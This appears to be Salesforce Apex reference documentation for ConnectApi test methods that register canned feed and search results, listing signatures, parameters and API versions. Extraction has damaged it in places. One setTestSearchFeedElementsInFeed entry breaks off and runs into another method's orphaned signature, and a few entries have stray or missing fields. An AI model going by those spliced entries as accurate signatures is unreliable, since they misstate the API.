`setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

30.0–31.0

Signature

```
public static Void setTestGetFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
ConnectApi.FeedItemPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

One of these values:

- `Files`
- `Groups`
- `News`
- `People`
- `Record`

`subjectId`
Type: String

If *`feedType`* is `ConnectApi.Record`, *`subjectId`* can be any record ID, including a group ID. Otherwise, it must be the context user or the alias `me`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

Testing ConnectApi Code

`setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

30.0–31.0

Signature

```
public static Void setTestGetFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

One of these values:

- `Files`
- `Groups`
- `News`
- `People`
- `Record`

`subjectId`
Type: String

If *`feedType`* is `ConnectApi.Record`, *`subjectId`* can be any record ID, including a group ID. Otherwise, it must be the context user or the alias `me`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`updatedSince`
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

`showInternalOnly`
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

`result`
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Testing ConnectApi Code

setTestGetRelatedPosts(communityId, feedElementId, filter, maxResults, result)

Registers a `ConnectApi.RelatedFeedPosts` object to be returned when the matching `ConnectApi.getRelatedPosts(communityId, feedElementId, filter, maxResults)` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

37.0

Signature

```
public static Void setTestGetRelatedPosts(String communityId, String feedElementId,
ConnectApi.RelatedFeedPostType filter, Integer maxResults, ConnectApi.RelatedFeedPosts
result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

ID of the feed element. The feed element must be a question.

filter
Type: `ConnectApi.RelatedFeedPostType`

Specifies the type of related feed post. Values are:

- `Answered`—Related questions that have at least one answer.
- `BestAnswer`—Related questions that have a best answer.
- `Generic`—All types of related questions, including answered, with a best answer, and unanswered.
- `Unanswered`—Related questions that don't have answers.

`Generic` is the default value.

maxResults
Type: Integer

The maximum number of results to return. You can return up to 25 results; 5 is the default.

result
Type: ConnectApi.RelatedFeedPosts

The object containing test data.

In version 37.0 and later, related feed posts are questions.

Return Value

Type: Void

setTestSearchFeedElements(communityId, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElements` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElements(String communityId, String q,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElements(communityId, q)

Testing ConnectApi Code

`setTestSearchFeedElements(communityId, q, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElements` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElements(String communityId, String q,
ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElements(communityId, q, sortParam)

Testing ConnectApi Code

`setTestSearchFeedElements(communityId, q, pageParam, pageSize, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElements` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElements(String communityId, String q, String pageParam, Integer pageSize, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.D

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`result`
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElements(communityId, q, pageParam, pageSize)

Testing ConnectApi Code

`setTestSearchFeedElements(communityId, q, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElements` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElements(String communityId, String q, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElements(communityId, q, pageParam, pageSize, sortParam)

setTestSearchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElements` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElements(String communityId, String q, Integer recentCommentCount, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

setTestSearchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, `Moderation`, and `PendingReview`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.

Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

32.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType

Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount

Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density

Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam

Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)

Testing ConnectApi Code

`setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, q, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String q, ConnectApi.FeedElementPage
result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

`subjectId`
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If feed type is `UserProfile`, *`subjectId`* can be any user ID. If *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`result`
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

Testing ConnectApi Code

`setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

`subjectId`
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Streams`, *`subjectId`* must be a stream ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Specifies the order of feed items in the feed.

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.

- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

q

Type: String

Search term. Searches keywords in the user or group name. A minimum of one character is required. This parameter does not support wildcards. This parameter is required.

result

Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType

Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

subjectId
Type: String

If *feedType* is Record, *subjectId* can be any record ID, including a group ID. If *feedType* is Streams, *subjectId* must be a stream ID. If *feedType* is Topics, *subjectId* must be a topic ID. If *feedType* is UserProfile, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias me.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: ConnectApi.FeedDensity

Specify the amount of content in a feed.

- AllUpdates—Displays all updates from people and records the user follows and groups the user is a member of.
- FewerUpdates—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, currentPageToken or nextPageToken. If you pass in null, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in null, the default size is 25.

sortParam
Type: ConnectApi.FeedSortOrder

Values are:

- CreatedDateDesc—Sorts by most recent creation date.
- LastModifiedDateDesc—Sorts by most recent activity.
- MostViewed—Sorts by most viewed content. This sort order is available only for Home feeds when the ConnectApi.FeedFilter is UnansweredQuestions.
- Relevance—Sorts by most relevant content. This sort order is available only for Company, Home, and Topics feeds.

If you pass in null, the default value CreatedDateDesc is used.

q
Type: String

Required and cannot be null. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `searchFeedElementsInFeed` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

35.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedFilter filter,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.UserProfile`.

subjectId
Type: String

The ID of any user. To specify the context user, use the user ID or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

The amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.

- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

`q`
Type: String

One or more keywords to search for in the feed elements visible to the context user. The search string can contain wildcards and must contain at least two characters that aren't wildcards. See Wildcards.

`filter`
Type: `ConnectApi.FeedFilter`

Value must be `ConnectApi.FeedFilter.CommunityScoped`. Filters the feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

`result`
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)

Testing ConnectApi Code

`setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly,
ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

`subjectId`
Type: String

Any record ID, including a group ID.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly)

Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

32.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly,
ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

Testing ConnectApi Code

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFilterFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFilterFeed(String communityId, String subjectId, String keyPrefix, String q, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: Void

SEE ALSO:

searchFeedItems(communityId, q)

Testing ConnectApi Code

`setTestSearchFeedItems(communityId, q, sortParam, result)`

